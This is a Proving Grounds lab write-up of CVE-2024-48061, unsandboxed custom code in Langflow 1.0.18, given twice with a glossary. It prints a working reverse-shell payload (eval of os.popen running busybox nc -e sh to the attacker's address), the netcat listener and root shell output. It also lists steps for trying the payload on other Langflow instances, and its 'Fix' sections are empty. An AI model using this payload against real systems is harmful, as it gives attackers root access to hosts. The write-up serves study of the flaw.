CVE-2024–48061 | Proving Grounds
Langflow version 1.0.18 executes user-supplied custom code components on the host without sandboxing, so anyone able to build a flow can run arbitrary commands. The author used this to obtain a reverse shell running as root.
 Published on medium.com
Box: CVE-2024–48061 Difficulty:Easy
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up covers a Proving Grounds box named CVE-2024-48061, rated Easy. The target runs Langflow, a tool for building flows from components. The box demonstrates a critical remote code execution vulnerability in Langflow version 1.0.18 and earlier, stemming from unsafe handling of custom code components. A user can create flows and add custom code that is executed directly on the host machine without proper sandboxing.
Setup
The only tool shown in the report is dirsearch, run against the target on port 7860. The target address in the report is [redacted] and the attacker host is [redacted]. The listener is set up with rlwrap nc on port 4444. No credentials, accounts or roles are mentioned.
Finding it
Running dirsearch on the target confirms the directory /openapi.json:
┌──(root㉿user)-[/home/user]└─# dirsearch -u http://[redacted]:7860/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resour/latest/pkg_resources.html from pkg_resources import DistributionNotFound, VersionConflict _|. _ _ _ _ _ _|_ v0.4.3 (_||| _) (/_(_|| (_| ) Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 1Output File: /home/user/reports/http_192.168.131.117_7860/_26-09-11_00-02-02.txtTarget: http://[redacted]:7860/[00:02:02] Starting: [00:02:27] 200 - 932B - /docs [00:02:29] 200 - 31KB - /favicon.ico [00:02:31] 200 - 15B - /health [00:02:37] 501 - 38B - /logs [00:02:41] 200 - 98KB - /openapi.json [00:02:47] 200 - 892B - /redoc Task Completed
The scan returns 200 for /docs, /favicon.ico, /health, /openapi.json and /redoc, and 501 for /logs. The /openapi.json response is 98KB.

The output shows the target is using Langflow version 1.0.18.
Exploitation
Step 1: Follow the public proof of concept
From here, the researcher followed the steps outlined in a public Proof of Concept that demonstrates how to create a workflow via the Calculator component.
Step 2: Insert a reverse shell payload

A custom payload was used to obtain a reverse shell:
evil="__import__('os').popen('busybox nc [redacted] 4444 -e sh').read()"Hack = eval(evil)
The payload builds a string that imports os and calls os.popen() to run busybox nc [redacted] 4444 -e sh, then evaluates that string with eval. The code dynamically executes an inline Python snippet that invokes os.popen() to launch a background busybox netcat process. By directing that Netcat connection to the attacker IP and port with the -e sh flag, it spawns an interactive shell back to the listener, achieving remote code execution on the target system. Any bash command can be used in place of this one; revshells is suggested as a resource.
Step 3: Trigger the flow

Clicking the play button on the calculator runs the flow and should deliver a reverse shell as root.
Step 4: Catch the shell
┌──(root㉿user)-[/run/…/user/2024/HTBox/CVE-2024-48061]└─# rlwrap nc -lvnp 4444listening on [any] 4444 ...connect to [[redacted]] from (UNKNOWN) [[redacted]] 42674iduid=0(root) gid=0(root)
The listener receives a connection from the target and the id command returns uid=0(root) gid=0(root), confirming code execution as root.
Root cause
Langflow allows users to create flows and add custom code components that are executed directly on the host machine without proper sandboxing. Custom code components are executed directly on the host machine without proper sandboxing, so a user who can create a flow can run arbitrary commands, and in this box the shell came back as root. The report does not describe any defence that was in place or why it failed.
Impact
An attacker who can create a flow can execute arbitrary commands on the host, and in this case obtains a root shell. The report does not state what authentication or authorisation is required to reach the flow editor, so the conditions under which an unauthenticated attacker could do this are not established here.
Fix
Variants to test
- Check
/openapi.jsonand/docson other Langflow instances to fingerprint the version and API surface; a positive result is a 200 response exposing the API schema. - Try the same
os.popen()payload in a Calculator flow on other instances; a positive result is a connection back to the listener. - Try other commands in place of the reverse shell, such as
idorwhoami, to confirm execution without a listener; a positive result is command output reflected in the flow result. - Test whether the flow editor is reachable without authentication; a positive result is access to the flow creation interface without logging in.
What happened, in plain words
This is a walkthrough of a deliberately vulnerable practice machine (a "box") from Proving Grounds, rated Easy. The box is named after a security flaw, CVE-2024-48061. A CVE is a public catalogue number given to a known vulnerability so people can refer to it unambiguously, like a case number for a bug.
The machine runs a piece of software called Langflow. Langflow is a tool for building "flows": small visual programs you assemble by dragging components onto a canvas and connecting them, a bit like building a flowchart in a drawing app. The proof of concept builds a workflow using a Calculator component. The problem is that Langflow lets a user drop custom code into a flow, and that code is run directly on the machine hosting Langflow, with no protective barrier around it. That barrier is normally called a sandbox: a confined space where code can run without being able to touch the rest of the system, like a child's sandbox where mess stays inside the box.
Because there is no sandbox, anyone who can create or edit a flow can make the server run whatever commands they like. That class of bug is called remote code execution, or RCE: an attacker somewhere else on the network gets the target machine to run their commands. In this box, the commands run as the most powerful user on the machine, root, which is the Linux equivalent of an administrator account with no restrictions.
The walkthrough has four parts: find the application and its version, follow a public proof of concept (a published recipe showing the bug can be triggered), insert a small piece of code that phones home to the attacker, and catch the resulting shell.
Finding the application
The only tool the report shows is dirsearch. Dirsearch is a program that guesses common file and folder names on a web server and reports which ones exist, much like trying lots of door handles in a building to see which doors open. It was pointed at the target on port 7860. A port is a numbered channel on a machine; web servers usually listen on 80 or 443, and this application listens on 7860 instead.
Running dirsearch on the target confirms the directory /openapi.json:
┌──(root㉿user)-[/home/user]└─# dirsearch -u http://[redacted]:7860/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resour/latest/pkg_resources.html from pkg_resources import DistributionNotFound, VersionConflict _|. _ _ _ _ _ _|_ v0.4.3 (_||| _) (/_(_|| (_| ) Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 1Output File: /home/user/reports/http_192.168.131.117_7860/_26-09-11_00-02-02.txtTarget: http://[redacted]:7860/[00:02:02] Starting: [00:02:27] 200 - 932B - /docs [00:02:29] 200 - 31KB - /favicon.ico [00:02:31] 200 - 15B - /health [00:02:37] 501 - 38B - /logs [00:02:41] 200 - 98KB - /openapi.json [00:02:47] 200 - 892B - /redoc Task Completed
What each part of that output means:
- The first line is the command prompt and the command itself:
dirsearch -u http://[redacted]:7860. The-uflag tells dirsearch which URL to scan. - The lines about
DeprecationWarningandpkg_resourcesare Python complaining about an old library. They are noise, not results. - The banner with
v0.4.3is dirsearch announcing its own version. Extensions: php, aspx, jsp, html, jslists the file endings it will try, andHTTP method: GETsays it will ask the server for pages the same way a browser does when you type an address.Output File:is where the tool saves its report.Target:repeats the address being scanned.- Each result line has a time, an HTTP status code, a size and a path. A status code is the server's short answer: 200 means "here it is", 501 means "not implemented". So
/docs,/favicon.ico,/health,/openapi.jsonand/redocall exist, while/logsanswers 501. Task Completedmeans the scan finished.
The interesting result is /openapi.json, a 98KB file. An API is the set of machine-facing addresses a program offers so other programs can talk to it, as opposed to the pages a human clicks. OpenAPI is a standard way of describing such an API in a file, so /openapi.json is effectively the application's instruction manual for other software: it lists the available endpoints (addresses that accept requests) and what they expect. Finding it shows the application publishes an API description. The /docs and /redoc pages are human-readable viewers for that same description.
The output shows the target is using Langflow version 1.0.18. Knowing the exact version matters because public bug reports are written against specific versions; it tells you whether a known flaw applies here.
Exploitation
Step 1: Follow the public proof of concept
From here, the researcher followed the steps in a public proof of concept that demonstrates how to create a workflow via the Calculator component. A proof of concept is a published, minimal recipe that shows a bug is real and how to trigger it. Following one is normal practice: you are not inventing an attack, you are confirming that a known one works on this machine.
Step 2: Insert a reverse shell payload
A custom payload was used to obtain a reverse shell:
evil="__import__('os').popen('busybox nc [redacted] 4444 -e sh').read()"Hack = eval(evil)
Line by line, in plain words:
evil="..."stores a piece of text in a variable namedevil. The text is Python source code, but for now it is just a string, the programming word for a piece of text.- Inside that text,
__import__('os')loads Python'sosmodule, a built-in toolbox for talking to the operating system, for example running programs. .popen('busybox nc [redacted] 4444 -e sh')asks that toolbox to start a program.busyboxis a small bundle of common Unix utilities;ncis netcat, a tool that opens network connections;[redacted]is the attacker's address and4444the port to connect to;-e shtells netcat to attach a shell (a command prompt) to that connection..read()collects whatever the started program prints.Hack = eval(evil)is the dangerous part.evaltakes a piece of text and runs it as Python code. So the harmless-looking string is turned into a live instruction and executed on the server.
The effect is that the target machine opens a connection out to the attacker and hands over a command prompt on that connection. That is a reverse shell: instead of the attacker connecting in, the victim connects out, which often slips past firewalls because outgoing connections are usually allowed. Any bash command can be used in place of this one; revshells is suggested as a resource for generating such commands.
The screenshot shows the inserted lines of code inside the Calculator Flow.
Step 3: Trigger the flow
Clicking the play button on the calculator runs the flow and should deliver a reverse shell as root. This is the moment the server executes the pasted code; nothing happens until the flow is run.
Step 4: Catch the shell
┌──(root㉿user)-[/run/…/user/2024/HTBox/CVE-2024-48061]└─# rlwrap nc -lvnp 4444listening on [any] 4444 ...connect to [[redacted]] from (UNKNOWN) [[redacted]] 42674iduid=0(root) gid=0(root)
What is happening here:
rlwrap nc -lvnp 4444starts a listener on the attacker machine.ncis netcat again;-lmeans listen,-vmeans verbose (print details),-nmeans use numeric addresses rather than looking up names, and-p 4444sets the port.rlwrapis a wrapper that adds conveniences such as command history to the resulting prompt.listening on [any] 4444 ...confirms the listener is waiting.connect to [[redacted]] from (UNKNOWN) [[redacted]] 42674shows the target connecting back to the attacker. The number 42674 is the random port the target used for its side of the connection.idis a command typed into the received shell. It reports which user you are.uid=0(root) gid=0(root)is the answer: user ID 0 is root, the all-powerful account. The attacker now has a command prompt on the target as root.
Why it works
Langflow lets users create flows and add custom code components that are executed directly on the host machine without proper sandboxing. Langflow lets users add custom code components that are executed directly on the host machine without proper sandboxing, so anyone who can create a flow can run arbitrary commands, and on this box the shell came back as root. The report does not describe any defence that was in place or why it failed.
What it means
An attacker who can create a flow can run any command on the host, and here that yields a root shell. The report does not state what authentication or authorisation is needed to reach the flow editor, so it does not establish whether someone with no account at all could do this.
Fix
Things to try on other instances
- Check
/openapi.jsonand/docson other Langflow instances to identify the version and the API surface; a positive result is a 200 response exposing the API description. - Try the same
os.popen()payload in a Calculator flow on other instances; a positive result is a connection back to your listener. - Try other commands in place of the reverse shell, such as
idorwhoami, to confirm execution without a listener; a positive result is command output appearing in the flow result. - Test whether the flow editor is reachable without logging in; a positive result is access to the flow creation interface without an account.
Glossary
- API: the set of addresses a program offers so other programs can send it requests and get answers, as opposed to pages meant for humans to click.
- Authentication: proving who you are, for example by logging in.
- Authorisation: what a proven user is allowed to do.
- Bash: the common command language and prompt on Linux systems.
- Busybox: a small bundle of common Unix command-line utilities in one program.
- CVE: a public catalogue number for a known vulnerability, like a case number.
- Dirsearch: a tool that guesses common file and folder names on a web server and reports which exist.
- Endpoint: a specific address on a server that accepts requests.
- eval: a Python function that runs a piece of text as code; dangerous when the text comes from an untrusted source.
- Flow: in Langflow, a small visual program built by connecting components on a canvas.
- GET: the standard HTTP method a browser uses to ask for a page.
- HTTP status code: the server's short numeric answer, such as 200 for success or 501 for not implemented.
- Langflow: a tool for building flows from components, including a Calculator component.
- Netcat (nc): a tool that opens network connections and can attach a shell to one.
- OpenAPI: a standard format for describing an API in a file, often served at
/openapi.json. - Payload: the piece of code or data an attacker sends to trigger a vulnerability.
- Port: a numbered channel on a machine that a service listens on.
- Proof of concept: a published minimal recipe showing that a bug is real and how to trigger it.
- Remote code execution (RCE): a flaw that lets an attacker elsewhere on the network make the target run their commands.
- Reverse shell: a shell where the victim machine connects out to the attacker and hands over a command prompt.
- rlwrap: a wrapper that adds conveniences such as command history to an interactive program.
- Root: the all-powerful administrator account on Linux, with user ID 0.
- Sandbox: a confined space where code can run without touching the rest of the system.
- Shell: a command prompt where you type commands for the operating system to run.
- String: a piece of text in programming.
- Variable: a named container in a program that holds a value, such as a piece of text.
- Vulnerability: a weakness in software that can be abused to make it behave in ways its maker did not intend.
- Workflow: another word for a flow, a sequence of steps a tool runs.


